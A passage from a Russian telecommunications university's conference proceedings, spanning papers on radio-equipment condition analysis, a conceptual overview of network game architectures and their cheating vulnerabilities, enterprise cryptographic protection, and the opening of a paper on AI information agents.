


Рис. 1. Графики зависимости ПКФ  $g_{i\Gamma f}^2$  от значений  $f_{cq} \times T_v$ ,  $\eta \leq 2\%$ ,  $f_{ор} = 10^8$  (Гц) при абсолютных отклонениях частоты  $\Delta f_{ор}$  ОГ в 5 Гц, 10 Гц и 20 Гц

Предлагаемый интеллектуальный анализ (ИА) ЧВМ включает в себя следующие шаги:

1) для выявления факта отказа (проведение мероприятий ТОС) необходимо сравнение каждого значения  $g_i^2$  из матрицы ПКФ СРС с порогом  $g_{i\Gamma f}^2_{пор}$  (предпороговым значением  $g_{i d}^2$ );

2) для каждой пары значений  $g_i^2$  текущей и эталонной матрицы ПКФ необходимо найти среднеквадратическую разность  $D(N)$  (где  $N$  – номер процедуры функционального контроля);

3) вычислить корреляцию между текущей и исходной (эталонной) матрицами  $C(N)$ ;

4) определить расстояния  $d(N)$  (запаса) текущих значений ПКФ СРС относительно пороговых уровней.

При этом на шаге 1 ИА важно убедиться в отсутствии локальных областей матриц ПКФ, имеющих значения ниже порогового или предпорогового уровня.

Шаг 2 и шаг 3 ИА необходимы для идентификации скрытых тенденций в накопленных данных с измерительной информацией ФК от многих СРС АРЦ, выявляемой при медленном дрейфе контролируемых параметров, что в ручном режиме при значительных вычислительных затратах не представляется возможным.

На шаге 4 осуществляется оценка величины эксплуатационного запаса до наступления параметрического отказа, когда качество функционирования СРС снизится ниже требуемого, для последующего перехода к стратегии ТОС.

На рис. 2 представлены графики зависимости среднеквадратической разности  $D(N)$  и корреляции  $C(N)$  для каждой пары значений  $g_i^2$  текущей и эталонной матрицы ПКФ ( $a$ ) и расстояний  $d(N)$  ( $b$ ), причем каждому значению  $N$  соответствует частотный сдвиг в 2 Гц.




Рис. 2. Графики зависимости среднеквадратической разности  $D(N)$  и корреляции  $C(N)$  матриц ПКФ ( $a$ ) и расстояний  $d(N)$  ( $b$ )

На рис. 2,  $a$  просматривается рост среднеквадратической разности  $D(N)$  (оранжевая кривая) и понижение корреляции  $C(N)$  между матрицами ПКФ СРС, полученными в ходе ИА в разное время  $t = kN$ , где  $k$  – масштабный коэффициент. При этом среднеквадратическая разность  $D(N)$  для выявления тенденций дрейфа параметров более информативна, чем корреляция  $C(N)$ . На рис. 2,  $b$  кривые  $a$  и  $z$  получены при  $V_a = 50$  (бод),  $V_z = 500$  (бод), для которых характерно независимое влияние частотного сдвига и краевых искажений, соответственно. Значения уровней  $d_1$ ,  $d_2$  зависят от видов применяемых сигналов и определяют необходимость проведения технического обслуживания и ремонта (ТО и Р) СРС (область желтого цвета), так как в результате обслуживания (регулировки) возможно парировать искривление



графика  $a$ , при этом уровень  $d_3$  относится к графику  $z$  и является критерием цветового разделения СРС по видам ТС, поскольку во время обслуживания парировать влияние искажений формы (краевых, нелинейных, фазовых искажений), как и изменения уровней сигнала (например с выхода возбуждательного устройства) не представляется возможным. В данном случае критерием управления аппаратурным ресурсом АРЦ является достижения запаса  $d$  нулевого значения (отказ, область красного цвета), что в свою очередь позволит спланировать мероприятия по восстановлению ресурса (ремонту) СРС.

### *Заключение*

Предложенный интеллектуальный анализ данных с измерительной информацией по КТС радиосредств АРЦ позволяет увидеть динамику процесса эволюции параметров СРС, способствуя своевременному (оперативному) принятию решения на проведение мероприятий по ТО и Р средств радиосвязи с деградирующими параметрами, или исключить их проведение для тех СРС, которые по-своему ТС в нем не нуждаются. При этом предварительный анализ сформированных  $DM$  алгоритмами тенденций и непосредственно матрицы ПКФ на этапе принятия решения на проведение процедур технического обслуживания и ремонта, а также сразу после их проведения показывает степень достижения цели управления аппаратурным ресурсом СРС на АРЦ.

### **Список используемых источников**

1. Абрамов О. В., Розенбаум А. Н. Управление эксплуатацией систем ответственного назначения. Владивосток : Дальнаука, 2000. 200 с.
2. Моисеев С. А. Метод прогнозирующего контроля радиоэлектронной аппаратуры с адаптацией межконтрольного интервала. Орел : ГУ-УНПК, 2013. 198 с.
3. Голунов М. В. Методика контроля технического состояния средств радиосвязи автоматизированного радиоцентра // Вопросы оборонной техники. 2022. Вып. 173–174. С. 113–122.
4. Мусаев А. А. Интеллектуальный анализ данных: учебное пособие. СПб. : СПбГТИ (ТУ), 2018. 56 с.
5. Чубукова И. А. Data Mining: учебное пособие. М. : Интернет-университет информационных технологий: БИНОМ: Лаборатория знаний, 2006. 382 с.



УДК 004.056.53  
ГРНТИ 50.41.25

## АНАЛИЗ БЕЗОПАСНОСТИ И ВОЗМОЖНЫХ УЯЗВИМОСТЕЙ АРХИТЕКТУР СЕТЕВЫХ ВИДЕОИГР

**С. С. Гоняев, В. Г. Кан, М. Д. Поведайко**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*В последнее время сильно возросла популярность киберспорта, а также появились денежные награды за участие и победы в турнирах. В сетевых видеоиграх реализовано множество подходов для достижения баланса между надежной передачей данных и производительностью игры. Определенные аспекты этих сетевых подходов и несовершенства в архитектуре могут использоваться нечестными игроками для получения несправедливого преимущества или ухудшения игрового опыта других игроков. В статье приводится описание наиболее распространённых подходов к разработке сетевых видеоигр и анализ потенциальных уязвимостей сетевого киберспорта.*

*компьютерные игры, видеоигры, сетевые видеоигры, безопасность видеоигр.*

Процветающая экономика компьютерных видеоигр существует уже более четырех десятилетий. Однако резкий всплеск популярности высококонкурентных многопользовательских игр вывел индустрию и её экономическое состояние на уровень традиционных видов спорта. Известные игровые проекты, такие как Fortnite, DotA 2 и Counter-Strike: GO, предлагают награды за призовые места в десятки миллионов долларов, а ведущие видеоигровых трансляций на сервисе потоковой передачи Twitch, ориентированном на видеоигры, получают семизначную зарплату. Огромные денежные награды, предлагаемые в турнирах, и количество просмотров игровых видеотрансляций мотивирует недобросовестных людей искать уязвимости в видеоиграх для получения выгоды. В этом контексте сетевые протоколы, используемые для реализации многопользовательских онлайн-игр, должны быть оценены на предмет их применимости в незащищённой среде.

Разработчики сетевых приложений, при создании программ, которые взаимодействуют через межсетевой протокол IP, по существу, ограничены двумя протоколами: TCP и UDP. Описание преимуществ и недостатков протоколов представлено в таблице 1.

На практике зачастую применяется что-то среднее между традиционными моделями TCP и UDP [1]. К сожалению, невозможно отделить желаемые компоненты TCP, чтобы адаптировать их для работы в сетевых видеоиграх. Таким образом, разработчики видеоигр должны создавать протоколы

на основе UDP с нуля, чтобы реализовать некоторые возможности, подобные TCP, но без задержки, связанной с накладными расходами TCP. Основным средством, с помощью которого это может быть достигнуто, является допущение потери пакетов и настройка того, как сообщения подтверждения отправляются и обрабатываются между хостами.

ТАБЛИЦА 1. Преимущества и недостатки протоколов TCP и UDP

Протокол	Достоинства	Недостатки
TCP	Надёжность и гарантированная доставка данных	Резкое снижение скорости передачи данных при потере пакетов. Сложность контроля протокола из-за реализации на уровне ядра.
UDP	Высокая скорость доставки данных	При потере пакетов данные не доходят до адресата.

Существует три основных подхода к кодированию данных видеоигр для синхронизации игровых движков между хостами: детерминированный шаг блокировки, интерполяция моментальных снимков и синхронизация состояний [2]. Основной целью каждого из этих подходов является синхронизация представлений виртуальной среды между удаленными системами, участвующими в моделировании игры. Описание преимуществ и недостатков подходов представлено в таблице 2.

ТАБЛИЦА 2. Преимущества и недостатки основных способов синхронизации игровых движков

Подход	Описание	Достоинства	Недостатки
Детерминированная пошаговая сеть	Передаёт инструкции ввода пользователя на удаленный хост, выполняющий идентичную симуляцию, синхронизованную с отправляющими хостами. Способ требует от клиента отправки последовательных пакетов, содержащих все неподтвержденные пользовательские вводы.	Минимальный объём передаваемых данных.	Большая нагрузка как на стороне сервера, так и на стороне клиента, и, как следствие, ограничение количества игроков в одной сессии. Привязка к идентичным платформам.
Интерполяция снимков	Передача представления о текущем состоянии моделирования между хостами. Сервер отправляет только те объекты, которые клиент должен нарисовать, чтобы отобразить	Отсутствует блокировка очереди в ожидании прибытия пакетов. Менее жёсткие требования к	Увеличенная нагрузка на сеть и меньшая терпимость к сетевым задержкам. Сильная зависимость скорости

Подход	Описание	Достоинства	Недостатки
	<p>кадр, представляющий игровой мир, затем клиент обрабатывает введенные пользователем команды и отправляет вновь визуализированное состояние объектов, ранее отправленных с сервера.</p> <p>Предполагая, что некоторые пакеты будут время от времени теряться, но пробелы в данных могут быть устранены путем математического вывода линии тренда между двумя полученными состояниями.</p>	<p>конфигурациям и аппаратному/программному обеспечению клиента и отправителя.</p>	<p>передачи данных от количества объектов.</p> <p>Необходимость буферизовать несколько моментальных снимков состояния.</p>
Синхронизация состояний	<p>Симуляции выполняются как на клиентских, так и на серверных системах, которые отображают симуляции в ответ на входные данные, сгенерированные на клиенте, и отправляются на сервер.</p> <p>Сервер не ждет входных данных, если они не поступят, а скорее предсказывает, что произойдет на основе предыдущих входных данных, и согласовывает различия, если/когда поступят клиентские входные данные.</p> <p>Рендеринг на стороне клиента может изменяться на основе обновлений состояния, отправляемых серверным представлением игрового мира.</p> <p>Клиенту для рендеринга необходимо отправить только подмножество обновлений объектов. Какие объекты отправляются в обновлениях, зависит от очереди приоритетов.</p>	<p>Существенное сокращение отправляемых данных за счёт наличия накопителя приоритетов. Он позволяет выборочно отправлять только самые важные объекты и откладывать менее важные объекты для будущих обновлений.</p>	<p>Необходимость сокращения реализации накопителя приоритетов.</p>

После анализа основных способов реализации многопользовательских режимов в видеоиграх были выявлены наиболее вероятные и распространённые проблемы безопасности сетевых видеоигр. Ниже представлено их описание.

1. Эксплойты на стороне клиента. В документации, описывающей примеры реализации детерминированной пошаговой сети и синхронизации состояний, часто можно найти опасения относительно неэтичных игроков, пытающихся модифицировать двоичные файлы на стороне клиента, чтобы получить несправедливое преимущество во время игры [3, 4, 5, 6]. Одним из критических недостатков этих двух подходов является то, что они основаны на передаче полных данных о состоянии всем клиентам. Таким образом, недобросовестные игроки могут изменить свои системы, чтобы снять предполагаемые ограничения на интерпретацию клиентом данных о состоянии.

Например, в стратегической игре в реальном времени Starcraft II и других подобных играх реализован эффект «тумана войны», при котором игроки могут видеть только определенную часть карты, которая находится в зоне видимости контролируемых игроком единиц. Однако изменения на стороне клиента способа отображения данных о состоянии в версии игры для игрока могут привести к раскрытию всей карты, что дает одному игроку заметное преимущество перед другими. Эксплойты на стороне клиента шутера от первого лица могут включать в себя скрипты, которые генерируют уведомления о «попадании» от имени игрока, когда он находится в пределах досягаемости персонажа противника.

2. Временные эксплойты. Интерполяция снимков и синхронизация состояний реализуют модели прогнозирования на стороне клиента и методы компенсации запаздывания, которые позволяют ставить в очередь входные данные игрока и воспроизводить модели прошлых состояний на стороне сервера для обнаружения возможных коллизий из-за задержки ввода игрока [2, 7]. Эту функцию можно использовать, изменив отметку времени, связанную с обновлениями ввода игрока, или просто изменив время часов клиента во время игры. Эта проблема была упомянута как одна из возможных уязвимостей в документации Epic Unreal Engine [2].

3. Состояние насыщения. При использовании подхода с синхронизацией состояний система может быть подвержена уязвимости, которая относится к процессу преднамеренного создания чрезмерного количества объектов, которые должны быть визуализированы в рамках симуляции другого игрока. Поскольку внутренние механизмы синхронизации состояний устроены так, что только часть объектов игрового мира должна отображаться клиентами и, следовательно, потреблять пропускную способность канала при периодических обновлениях, а дополнительные объекты отображаются

только в случае нахождения в зоне видимости конкретного игрока, нечестный игрок может попытаться принудительно сгенерировать непропорционально большее количество объектов на машине жертвы, чем на своей собственной.

В качестве примера сценария, в котором это могло бы произойти, может выступать создание лавины в окружающей среде или детонации нескольких графически интенсивных взрывов в поле зрения жертвы, но одновременно вне поля зрения злоумышленников. Теоретически быстрое введение новых объектов, которые должны быть отрисованы другим игроком, отрицательно скажется на обновлении состояний жертвы, и либо исчерпает пропускную способность игрока, на которого направлена атака, доступную для обработки перемещений, либо помешает этому игроку своевременно отображать действия злоумышленника, сильно сокращая доступное время для реакции жертвы. Это может дать одному игроку заметное преимущество над другим во время соревнования, но будет сильно зависеть от модели обновления состояния игры и, возможно, конкретных факторов окружающей среды симуляции.

4. Массовый отказ в обслуживании. Все модели сетевых игр подвержены исчерпанию пропускной способности канала, связанному с массовыми атаками типа «отказ в обслуживании». Однако, как ни странно, самый старый сетевой подход, ориентированный на доставку с минимальными потерями, может оказаться лучшим вариантом для предотвращения таких атак. Реализация детерминированной пошаговой сети заставляет симуляцию останавливаться и ждать ввода от каждого клиента, прежде чем продолжить. Злоумышленник может попытаться исчерпать пропускную способность канала другого игрока, чтобы увеличить задержку в симуляции жертвы. Однако эффективность этого метода будет варьироваться в зависимости от реализации игры и конкретно от того, допускает ли сетевая модель потерю пакетов с вводом или нет.

Таким образом можно сделать вывод, что сетевые протоколы на основе TCP могут способствовать снижению производительности сети в конкурентных сетевых видеоиграх в реальном времени. Тем не менее, протоколы с подтверждением доставки данных по-прежнему необходимы в определенных жанрах игр, таких как MMORPG, которые зависят от постоянного и согласованного долгосрочного хранения, и поиска данных через системы БД. Протоколы видеоигр могут быть частично преобразованы для использования комбинации UDP и TCP или TCP-подобных протоколов для удовлетворения требований надежности данных и применения различных степеней гарантий обслуживания к различным типам трафика. Но при реализации собственных протоколов не стоит забывать и о их возможных уязвимостях, с помощью которых нечестные игроки смогут получить преимущество.

### Список используемых источников

1. Джейсон Г. Игровой движок. Программирование и внутреннее устройство, 3-е изд. СПб. : Питер, 2022. 1136 с. ISBN 978-5-4461-1134-3.
2. UDK Networking Overview // Unreal Networking Architecture: сайт. URL: <https://docs.unrealengine.com/udk/Three/NetworkingOverview.html> (дата обращения 11.02.2023).
3. Quakeworld by John Carmack // Fabien Sanglard's Website: сайт. URL: <https://fabiansanglard.net/quakeSource/johnc-log.aug.htm> (дата обращения: 27.01.2023).
4. The DOOM III Network Architecture // MrElusive.com: сайт. URL: <https://mrelusive.com/publications/papers/The-DOOM-III-Network-Architecture.pdf> (дата обращения 05.02.2023).
5. Source Multiplayer Networking // Valve Developer Community: сайт. URL: [https://developer.valvesoftware.com/wiki/Source\\_Multiplayer\\_Networking](https://developer.valvesoftware.com/wiki/Source_Multiplayer_Networking) (дата обращения 22.01.2023).
6. Античит Valve (VAC) // Служба поддержки Steam: сайт. URL: <https://help.steam-powered.com/ru/faqs/view/571A-97DA-70E9-FF74#whatisvac> (дата обращения 02.03.2023).
7. Networking Entities // Valve Developer Community: сайт. URL: [https://developer.valvesoftware.com/wiki/Networking\\_Entities](https://developer.valvesoftware.com/wiki/Networking_Entities) (дата обращения 22.01.2023).

УДК 004.056.5  
ГРНТИ 81.93.29

## КРИПТОГРАФИЧЕСКАЯ ЗАЩИТА ИНФОРМАЦИИ ПРИ ПЕРЕДАЧЕ ЕЁ МЕЖДУ РАЗЛИЧНЫМИ ПОДРАЗДЕЛЕНИЯМИ ОДНОГО ПРЕДПРИЯТИЯ

**И. С. Горобец, Е. А. Пиликина, О. К. Югай**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*В данной статье рассмотрены основные принципы, методы и алгоритмы криптографической защиты, используемые для обеспечения безопасности при передаче данных. По определённым источникам проведен анализ и классификация угроз. Исследованы вопросы предотвращения, поиска и устранения уязвимостей, противодействия различным видам атак как на сетевом, так и пользовательском уровнях. Уделено особое внимание применению криптографических методов для защиты информации при передаче её между различными подразделениями одного предприятия.*

*предприятие, криптографическая защита данных, информационная безопасность.*

*Криптографическая защита информации при её передаче между различными подразделениями одного предприятия*

В условиях современной цифровой экономики, где большинство бизнес-процессов осуществляется с использованием информационных технологий, защита данных становится все более важной. Несанкционированный доступ к конфиденциальной информации может привести к утечке коммерческих секретов, нарушению прав пользования, персональных данных и значительному финансовому ущербу для предприятия. Рассматриваемые методы и алгоритмы криптографической защиты позволяют обеспечить конфиденциальность, целостность и доступность передаваемых данных.

Однако, необходимо понимать, что защита информации – это непрерывный процесс, требующий постоянного мониторинга и обновления.

*1 Проблема защиты информации при ее передаче между различными подразделениями одного предприятия*

Передача информации между подразделениями предприятия может стать уязвимым местом в безопасности передаваемых данных. Некоторые из наиболее распространенных угроз включают в себя несанкционированный доступ, перехват и модификацию данных. Без соответствующих мер криптографической защиты, эти угрозы могут привести к утечке конфиденциальной информации, ущербу для бизнеса и репутационным проблемам.

Существующие угрозы:

1. Перехват информации.
2. Атака «человек посередине» (*man-in-the-middle attack*).
3. Утечка информации.
4. Внедрение вредоносного программного обеспечения.
5. Угроза фишинга.
6. Угроза несанкционированного доступа.

В любой организации (предприятии) информационная система содержит персональные данные о сотрудниках, которые в соответствии с 152-ФЗ «О персональных данных» должны быть защищены [1]. Существует также ряд нормативных документов, регламентирующих данные требования, одним из которых является Постановление Правительства от 01.11.2012 № 1119 «Об утверждении требований к защите персональных данных при их обработке в информационных системах персональных данных» [2]. Применение криптографии (наука о методах и алгоритмах шифрования) [3] обусловлено необходимостью, которая предусматривает соблюдение некоторых условий: совмещение с другими техническими и программными средствами; создание модели нарушителя, на основе которой осуществляется выбор класса средств криптографической защиты информации (СКЗИ); применение методических рекомендаций Федеральной службы по техническому и экспортному контролю (ФСТЭК России) и ФСБ России.

Поэтому для защиты от угроз необходимо использовать соответствующие методы и инструменты криптографической защиты, проводить обучение сотрудников компании по безопасности и регулярно обновлять системы безопасности, чтобы минимизировать уязвимости.

Выбор конкретного криптографического алгоритма (RSA, AES и *Blowfish*) зависит от многих факторов, включая требования к безопасности, скорости обработки данных, доступности. Однако все эти алгоритмы являются эффективными инструментами для обеспечения безопасности при передаче информации между различными подразделениями одного предприятия.

Определение наиболее подходящего метода криптографической защиты (шифрование (симметричное, асимметричное и гибридное); хеширование; VPN (*Virtual Private Network*); протоколы безопасности SSL/TLS (*Secure Sockets Layer/Transport Layer Security*)) является также критически важным этапом в обеспечении безопасности, поэтому при выборе необходимо учитывать не только уровень защиты, но и другие факторы, такие как скорость передачи, стоимость реализации и управления системой защиты, а также легкость использования.

Для обеспечения максимальной безопасности данных необходимо регулярно (не реже, чем каждые 3–6 месяцев), обновлять ключи, используемые для криптографической защиты. Это поможет предотвратить возможные атаки, основанные на перехвате ключей или паролей.

При обновлении ключей и паролей необходимо следить за тем, чтобы новые ключи и пароли были достаточно длинными и использовались только те алгоритмы криптографической защиты, которые считаются достаточно надежными на текущий момент времени. Кроме того, ключи и пароли должны быть защищены, например, храниться в зашифрованном виде или на надежных физических носителях в запираемых и охраняемых помещениях.

Регулярное обновление ключей и паролей поможет предотвратить компрометацию информации при передаче ее между различными подразделениями одного предприятия, а также обеспечит необходимый уровень безопасности и защиты.

## *2 Практическое применение конкретных криптографических средств защиты информации*

Рассмотрим применение конкретных криптографических средств защиты информации на примере отечественного оборонно-промышленного предприятия «Арсенал». В настоящее время Машиностроительный завод «Арсенал» является лидером на российском рынке в области изготовления современного артиллерийского оружия и пусковых установок для Военно-морского флота России и других стран (Индия, Китай, Вьетнам, Индонезия).



Для космической отрасли МЗ «Арсенал» изготавливает аппараты, предназначенные для радиофизических исследований земной поверхности с целью решения широкого круга задач, а также для исследования физики распространения электромагнитных волн.

Поэтому учитывая специфику данного предприятия для защиты информации используется аппаратно-программный комплекс шифрования (АПКШ «Континент»). Это комплексная защита данных и доступа в виртуальных сетях на базе TCP/IP. АПКШ «Континент» осуществляет криптографическую защиту, предоставляет удаленный доступ к ресурсам, экранирует сегменты сети, регистрирует события и управляется централизованно. Администраторы могут управлять компонентами локально или удаленно через Центр управления сетью (ЦУС) и программа управления (ПУ). Клиент аутентификации используется для идентификации пользователей, а СД обеспечивает взаимодействие с удаленными компьютерами (рис. 1). Если на пути зашифрованного трафика находятся межсетевые экраны, необходимо создать правила для разрешения прохождения служебных пакетов.




Рис. 1. Схема работы АПКШ «Континент»

### Заключение

Изучив и проанализировав основные проблемы обеспечения безопасности при передаче информации между подразделениями предприятия, методы криптографической защиты, рекомендации по их использованию, можно сделать вывод, что только обдуманное и правильное решение при выборе СКЗИ сможет обеспечить надёжную её защиту. Также стоит отметить, что в условиях быстро меняющейся технологической среды важно регулярно обновлять используемые методы и инструменты криптографической защиты, чтобы не допускать возникновения потенциальных угроз.

Необходимо проводить регулярный контроль систем безопасности, чтобы своевременно выявлять возможные уязвимости и быть уверенными в эффективности их применения.

В целом, криптографическая защита является важным инструментом обеспечения безопасности данных при их передаче между различными подразделениями предприятия. Надлежащее использование методов криптографической защиты и регулярное обновление систем безопасности помогут минимизировать риски несанкционированного доступа к данным и обеспечить их надежность и конфиденциальность.

#### Список используемых источников

1. Федеральный закон от 27 июля 2006 г. N 152 ФЗ «О персональных данных».
2. Постановление Правительства от 01.12.2012 № 1119 «Об утверждении требований к защите персональных данных при их обработке в информационных системах персональных данных».
3. Васильева И. Н. Криптографические методы защиты информации. М. : Юрайт, 2019, 349 с.
4. Бутакова Н. Г., Федоров Н. В. Криптографические методы и средства защиты информации. СПб. : Интермедия, 2019, 384 с.
5. Компания Код Безопасности. Аппаратно-программный комплекс шифрования Континент Версия 3.9 Руководство администратора Принципы функционирования комплекса, 2021, 31 с.
6. Хачатурова С. С. Персональные данные под защиту! // Международный журнал прикладных и фундаментальных исследований. 2016. № 5–4. С. 666–668.

*Статья представлена научным руководителем, заведующей кафедрой ИСАУ СПбГУТ, доктором технических наук, доцентом Г.В. Верховой.*

**УДК 004.8**  
**ГРНТИ 20.01.07**

## **ГЕНЕРАЦИЯ МОДЕЛЬНО-АНАЛИТИЧЕСКОГО ИНТЕЛЛЕКТА ИНФОРМАЦИОННЫХ АГЕНТОВ**

**Е. А. Горохова, Л. К. Птицына**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М.А. Бонч-Бруевича

*Рассмотрены условия повышенного спроса на артефакты с искусственным интеллектом. Выявлены гипертехнологические аспекты жизненного цикла артефактов с искусственным интеллектом. Представлены масштабы востребованности информационных программных агентов с гарантиями качества их функционирования. Рассмотрены*

*рены особенности контроля и прогнозирования качества функционирования информационных программных агентов в реальных условиях их применения. Предложен подход к мониторингу и прогнозированию качества функционирования информационных программных агентов в реальных условиях их применения с помощью модельно-аналитического интеллекта.*

*искусственный интеллект, информационный агент, качество, проектирование, прогнозирование, сопровождение, модельно-аналитический интеллект, генерация.*

Средства и системы искусственного интеллекта применяются в различных сферах деятельности человека – от финансов до здравоохранения. В масштабах цифровой экономики продолжается реализация Национальной стратегии развития искусственного интеллекта, основными идеями которой являются поддержка научных исследований, разработка и развитие программного обеспечения, правовое регулирование и создание собственного рынка для обеспечения развития искусственного интеллекта в Российской Федерации [1]. Технологии искусственного интеллекта экспоненциально распространяются и развиваются наравне с технологиями глобальных сетей. В процессе цифровой экономики спрос на технологии искусственного интеллекта становится выше, чем когда-либо, ведь они ориентируются на освобождение человека от выполнения однотипных задач, поддержку в принятии решений, автоматизацию опасных видов работ и достижение устойчивой конкурентоспособности даже в неблагоприятных условиях. Контент технологий искусственного интеллекта формируется на основе интеграции интеллектуальных инфотелекоммуникационных технологий, связываемых в контексте целеполагания. Благодаря генеральному целеполаганию в технологическом пространстве искусственного интеллекта образуются объективно обусловленные сквозные связи задействованных интеллектуальных технологий.

В настоящее время повышается спрос и на продукты, которые создаются в процессе реализации интеллектуальных информационных технологий, включаемых в технологическое пространство искусственного интеллекта. В пределах каждой интеллектуальной информационной технологии объединяются модели, методы, программные и аппаратные средства, их информационное и организационное обеспечение. К подобным продуктам, в первую очередь, относятся модели представления знаний, промежуточные элементы этих моделей или файлы, модели и методы машинного обучения. Примерами широко востребованных артефактов могут служить технологии компьютерного зрения, распознавания речи и текста, беспилотного управления и предиктивные системы.

Рост спроса на артефакты обуславливается возможностью применения в различных отраслях: промышленность, производство, образование, медицина, транспорт, оборонный комплекс, государственное управление и иные

сферы деятельности. В процессе непрерывного развития технологий искусственного интеллекта появляются новые модели представления, приобретения, обработки и генерации информации и знаний. Помимо этого, на повышенный спрос влияет и то, что технологии искусственного интеллекта становятся доступнее.

В отличие от программного обеспечения, процесс создания элементов искусственного интеллекта (артефактов) насыщается большей итеративностью и исследовательской деятельностью, предусматривающей многочисленные вариации работы с данными и моделью при возвратах к предыдущим стадиям [2]. На рис. 1 приводится описание типового жизненного цикла артефакта.

